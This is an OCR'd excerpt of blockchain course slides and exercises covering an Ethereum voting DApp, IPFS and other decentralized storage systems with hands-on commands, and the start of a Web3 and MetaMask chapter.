
The whole method:


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
async function vote(candidateIndex, candidateName) {
    try {
        let jsonWallet = sessionStorage['jsonWallet'];
        let walletPassword = prompt("Enter your wallet password:");
        let wallet = await ethers.Wallet.fromEncryptedWallet(
            jsonWallet, walletPassword, showProgressBox);
        let privateKey = wallet.privateKey;
        const votingContract = new ethers.Contract(
            votingContractAddress, votingContractABI,
            new ethers.Wallet(privateKey, ethereumProvider));
        let votingResult = await votingContract.vote(candidateIndex);
        let tranHash = votingResult.hash;
        showInfo(`Voted successfully for: ${candidateName}. ` +
            `See the transaction: <a href="https://ropsten.etherscan.io/tx/${tranHash}" target="_blank">${tranHash}</a>`);
    }
    catch (err) {
        showError(err);
    }
    finally {
        hideProgressProgress();
    }
}
```

Before you test the **vote** functionality, get yourself some test ETH from the faucet (http://faucet.ropsten.be:3001/) or ask someone to send you.

After that, pick one of your candidates and click [Vote]. A pop-up will appear to re-enter your password. After that a message/error will appear.





Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

What to Submit?

Create a zip file (e.g. **`username-voting-dapp.zip`**) holding the whole Voting DApp implementation (libraries, html, css & javascript files).


Submit your zip file as homework at the course Website.


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


Chapter 2.6. Decentralized Storage and IPFS


Decentralized Storage and IPFS


Decentralized Storage Systems, IPFS, Swarm, Storj, Sia, Filecoin

















Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

IPFS: Additional commands


- Manipulate the Swarm, e.g. open a connection

```
ipfs swarm connect /ip4/98.148.211.225/tcp/13571/ipfs/Qm…
```

- Objects `ipfs object get QmWLTd…`
- Pin objects to local storage `ipfs pin ls -type=all`
- Sweep your repository `ipfs repo gc`
- Publish IPFS names `ipfs name publish QmWLTd…`
- Verify objects in the filestore `ipfs filestore verify`


IPFS: How It Works?

- Nodes hold content
  - Identified by ID
- Can "pin" content from other nodes (by ID)
- Content is cached for few hours in each node
- If a node goes down, its content goes unavailable
  - Unless it is pinned by someone




IPFS Web UI

- Open the IPFS Web UI here: http://localhost:5001/webui



IPFS: HTTP Gateway

- IPFS resources can be accessed through https://ipfs.io/ipfs/{id}



IPFS Decentralized Messaging

IPFS pubsub

IPFS Publish-Subscribe Messaging

- IPFS provides a p2p messaging platform (publish-subscribe):
  - https://ipfs.io/blog/25-pubsub/
- Examples:

```
ipfs daemon --enable-pubsub-experiment
```

```
ipfs pubsub sub some-topic
```

```
ipfs pubsub pub some-topic "some message"
```

- IPFS Pub-Sub Room – JavaScript

```
npm install ipfs-pubsub-room
```

Exercise: Publish Files in IPFS

Using IPFS Client

IPFS: The JavaScript API – js-ipfs

- Install the "ipfs-api" module

```
npm install --save ipfs-api
```

- Creating an instance of "ipfs-api" with ipfs daemon

```
let ifpsAPI = require('ipfs-api');
let ipfs = ipfsApi('localhost','5001', {protocol: 'http'});
```

- In a web browser

```
<script src="https://unpkg.com/ipfs/dist/index.js"></script>
let ipfs = window.IpfsApi('localhost', '5001');
```

IPFS-api – Files

- Add a file

```
const file = 'File content';
let fileBuffer = ipfs.Buffer.from(file);
ipfs.files.add(fileBuffer, (err, hash) => {
  if (err) return err; if (hash) console.log('Hash: ', hash);
});
```

- Get the content of a file

```
ipfs.files.cat(fileHash, (err, data) => {
  if (err) return err; console.log(data);
});
```

Swarm

- Decentralized content storage
- Distribution service
- Distributed on computers across the internet
- Run a swarm node to connect to the Swarm network
- When you deploy an Ethereum contract on to the blockchain
  - Deployed address
  - JSON interface of the ABI
- In the future, the ABI will be stored on Swarm
- https://github.com/ethersphere/swarm
- http://swarm-guide.readthedocs.io/en/latest/introduction.html

Storj – Decentralized Storage

- Decentralized and encrypted cloud storage system
- Proof-of-Retrievability
- Uses Kademlia DHT
- Miners and users negotiate contracts over the P2P network
- After an agreement, file is uploaded to miner via HTTP
- Payment over payment channels (similar to LN)

STORJ.IO DECENTRALIZED CLOUD STORAGE


https://github.com/storj


Sia

- Decentralized cloud system
- Splits apart files into segments, encrypts and distributes them across P2P network
- File segments are created using Reed-Solomon erasure coding
- Uses Twofish symmetric cypher
- 1 TB on Sia is around $2 / month

https://github.com/NebulousLabs/Sia

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.





Exercises: Publish Files in IPFS

In this exercise, you will learn how to upload files and folders in IPFS through the command prompt.

Run IPFS

First, if you do not have **Go**, please install it https://golang.org/dl/. Then, go to https://dist.ipfs.io/#go-ipfs and **download** the latest version appropriate for your OS. In order to run **ipfs**, you must either run the **exe** or **add** it to path variables.

Now it is time to **initialize** your IPFS local configuration:

```
ipfs init
```

```
C:\>ipfs init
initializing IPFS node
generating 2048-bit RSA keypair...done
peer identity: QmQUzzGHNcX4b517RyUsK1NoojGtKCTomsJrK2iCrouLTP
to get started, enter:

        ipfs cat /ipfs/QmS4ustL54uo8FzR9455qaxZwuMiUhyvMcX9Ba8nUH4uVv/readme
```

Start the ipfs daemon:

```
ipfs daemon
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
Command Prompt - ipfs daemon
C:\Users\nakov>ipfs daemon
Initializing daemon...
Swarm listening on /ip4/10.0.75.1/tcp/4001
Swarm listening on /ip4/127.0.0.1/tcp/4001
Swarm listening on /ip4/169.254.15.188/tcp/4001
Swarm listening on /ip4/169.254.241.253/tcp/4001
Swarm listening on /ip4/172.24.173.241/tcp/4001
Swarm listening on /ip4/172.28.48.1/tcp/4001
Swarm listening on /ip4/192.168.14.131/tcp/4001
Swarm listening on /ip6/::1/tcp/4001
Swarm listening on /p2p-circuit/ipfs/QmPanMkzvBNt
had27V1wyaL4eenxaMgo3vkFvadGMJD94a
```

Upload a File

Now that you have started your daemon, it is time to **upload** a file to the IPFS. For example, take an image from the internet, download it and **add** it to the IPFS:

```
ipfs add ./temp/random-image.jpeg
```

```
C:\>ipfs add ./temp/random-image.jpeg
 746.72 KB / 746.72 KB [=================================================================================]
 100.00% 0s added QmdQLHGGu8Jd61ei1rw8sXuru7C74AxYaz63qW7v1mZWd6 random-image.jpeg
```

Upload an Album

For the purposes of this exercise, choose any folder from your PC and upload it to the IPFS.

For example:


```
ipfs add -r ./temp/MyAlbum
```

```
C:\>ipfs add -r ./temp/MyAlbum
 13.97 KB / 354.99 KB [==>-----------------------------------------------------------------]   3.93% 0s
added QmRADZHhLhMwSp1ong84Nym8YgmmGyKQNnUro1qLpFmbh1 MyAlbum/autumn.jpg
 29.25 KB / 354.99 KB [=====>--------------------------------------------------------------]   8.24% 0s
added QmdPf9s9SGwdvz1KbLhVXvREKA9zizmpMmv4MPuUMHMJm1 MyAlbum/spring.jpg
 37.48 KB / 354.99 KB [=======>------------------------------------------------------------]  10.56% 0s
added QmcAvncgyf1xyUT9biuNhxXKzijcW6CFd2gQo7L8NRGHEJ MyAlbum/summer.jpg
 354.99 KB / 354.99 KB [=================================================================] 100.00% 0s
added QmVu6mvX28YutC12hJJ8qqXhiM5J2T29HMPvkzzkUzyFWB MyAlbum/winter.jpg
added QmSCfVVZ8TCrWKoW5od9nhRC7DceGNM5THWUK6mmnWijj2 MyAlbum
```

As you can see for each file, there is a unique hash. **Copy** the folder's hash and **open** it in the browser with "https://ipfs.io/ipfs/<hash>". For example:

```
https://ipfs.io/ipfs/QmSCfVVZ8TCrWKoW5od9nhRC7DceGNM5THWUK6mmnWijj2
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



IPFS pubsub

In this problem, you will connect between yourselves in class and talk using **pubsub**. The connection will be demonstrated between two people.

```
ipfs daemon --enable-pubsub-experiment
```

1. Peer 1 starts his daemon:

```
kkk:~ vvvv$ ipfs daemon --enable-pubsub-experiment
Initializing daemon...
Swarm listening on /ip4/127.0.0.1/tcp/4001
Swarm listening on /ip4/192.168.1.5/tcp/4001
Swarm listening on /ip6/::1/tcp/4001
Swarm listening on /p2p-circuit/ipfs/QmWyoNwPfTUfDqqJ5b5mvwRdnsjNptAcZkVm31jCsoLWBU
Swarm announcing /ip4/127.0.0.1/tcp/4001
Swarm announcing /ip4/192.168.1.5/tcp/4001
Swarm announcing /ip6/::1/tcp/4001
API server listening on /ip4/127.0.0.1/tcp/5001
Gateway (readonly) server listening on /ip4/127.0.0.1/tcp/8080
Daemon is ready
```

2. Peer 2:

```
C:\Users>ipfs daemon --enable-pubsub-experiment
Initializing daemon...
Swarm listening on /ip4/127.0.0.1/tcp/4001
Swarm listening on /ip4/169.254.230.61/tcp/4001
Swarm listening on /ip4/169.254.248.57/tcp/4001
Swarm listening on /ip4/169.254.45.128/tcp/4001

Swarm listening on /ip6/::1/tcp/4001
Swarm listening on /p2p-circuit/ipfs/QmQUzzGHNcX4b517RyUsK1NoojGtKCTomsJrK2iCrouLTP
```

3. **Open** a new terminal and both **subscribe** to a channel called "**blockchain-course**"

```
ipfs pubsub sub blockchain-course
```

```
C:\Users>ipfs pubsub sub blockchain-course
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

4. Now it is time to publish. Open again a new terminal.

Peer 1 publishes a message "Hello, my name is Peer 1" using:

```
ipfs pubsub pub blockchain-course "Hello, my name is Peer 1"
```

Peer 2:

```
ipfs pubsub pub blockchain-course "Hello, my name is Peer 2"
```

You can see your message at the sub tab but your friend cannot see it? Then you will need to connect first. You will need his IP, TCP port and ipfs peer Id all available when initializing the daemon (e.g. "/ip4/84.238.149.212/tcp/52060/ipfs/QmWyoNwPfTUfDqqJ5b5mvwRdnsjNptAcZkVm31jCsoLWBU"). For example, you can connect to someone with ipfs swarm connect <addr>

```
ipfs swarm connect
/ip4/84.238.149.212/tcp/52060/ipfs/QmWyoNwPfTUfDqqJ5b5mvwRdnsjNptAcZkVm31jCsoLWBU
```

To someone in class, change the IP, port and peer id.

```
C:\Users>ipfs swarm connect /ip4/84.238.149.212/tcp/52060/p2p-circuit/ipfs/QmWyoNwPfTUfDq
qJ5b5mvwRdnsjNptAcZkVm31jCsoLWBU
connect QmWyoNwPfTUfDqqJ5b5mvwRdnsjNptAcZkVm31jCsoLWBU success

C:\Users>
```

Now that you have connected, try again publishing and then check the sub tab:

Peer 1:

```
kkk:~ vvvv$ ipfs pubsub pub blockchain-course " Hello, my name is peer 1 "
```

Peer 2:

```
C:\Users>ipfs pubsub blockchain-course "Hello, my name is Peer 2"
```

Sub tab Peer 1:

```
kkk:~ vvvv$ ipfs pubsub sub blockchain-course
 Hello, my name is peer 1 Hello, my name is Peer 2
```

Sub tab Peer 2:

```
C:\Users>ipfs pubsub sub blockchain-course
     Hello, my name is Peer 2 Hello, my name is peer 1
```

What to Submit?


Submit a zip file (e.g. **`username-publish-files-ipfs.zip`**)


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


Chapter 2.7. Web3 API and MetaMask


Web3 and MetaMask

Accessing the Ethereum Network from JavaScript through JSON-RPC









Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Ethereum JSON-RPC Endpoints

- How to access the Ethereum network?
  - You need a JSON-RPC provider to connect the Web3 API
- Run your own Ethereum node or node-as-a-service
  - Use geth, Parity or https://quiknode.io
- Infura
  - A free Ethereum JSON-RPC and IPFS endpoints (by ConsenSys)
- MyEtherAPI
  - A free Ethereum JSON-RPC provider (by MyEtherWallet)

Infura API – Live Example


```
let Web3 = require('web3');
let web3 = new
Web3('https://ropsten.infura.io/z0NBZ7w5VCWFt9qjFUVk');
const contractAddress =
'0x32d2f901d6b4b3473cb7aa2044b80216cf30b458';
const contractABI = […];

let contract = new web3.eth.contract(contractABI, contractAddress);
contract.methods.add('random hash').call().then(txHash => {
   console.log('Transaction hash: ', txHash) });
contract.methods.verify('random hash').call().then(retval => {
   console.log('Is valid?', retval); });
```

https://gist.github.com/nakov/bea8c2161d282401d82331d876d09100

MyEtherAPI

- **MyEtherAPI** provides a free JSON RPC endpoint to Ethereum Mainnet and Ropsten Testnet
  - https://www.myetherapi.com
- Example:

```
let web3 = new Web3();
web3.setProvider(new web3.providers.HttpProvider(
  'https://api.myetherapi.com/rop'));
web3.eth.getBalance("0x7cB57B5A97eAbe94205C07890BE4c1
aD31E486A8").then(console.log);
```




MetaMask


In-Browser Ethereum Wallet + Web3 Provider

What is MetaMask?


- Chrome / Firefox plugin
  - https://metamask.io
- Install MetaMask and it automatically connects to the Ethereum nodes
- Used to interact with the Ethereum node
- Host a number of nodes so you don't have to



Installing MetaMask




Install and Configure MetaMask




Configure MetaMask

- Create and Import Accounts
- Export private key from account



Add Existing Token



Using Injected Web3.js in the Browser

- In the Web browser we should first check for existing Web3 API object, injected by MetaMask

```
if (typeof web3 !== 'undefined') {
  web3 = new Web3(web3.currentProvider);
} else {
  // Set the provider you want from Web3.providers
  web3 = new Web3(new Web3.providers.HttpProvider(
    "http://localhost:8545"));
}
```

Interacting with the Injected Web3

```
web3.eth.getBalance(
  "0x7cB57B5A97eAbe94205C07890BE4c1aD31E486A8",
  (err, result) => {
    console.log(result.toString(10))
  }
);
```


- Output:

```
500002462524801578051876 4
```

Signing and Sending Transactions

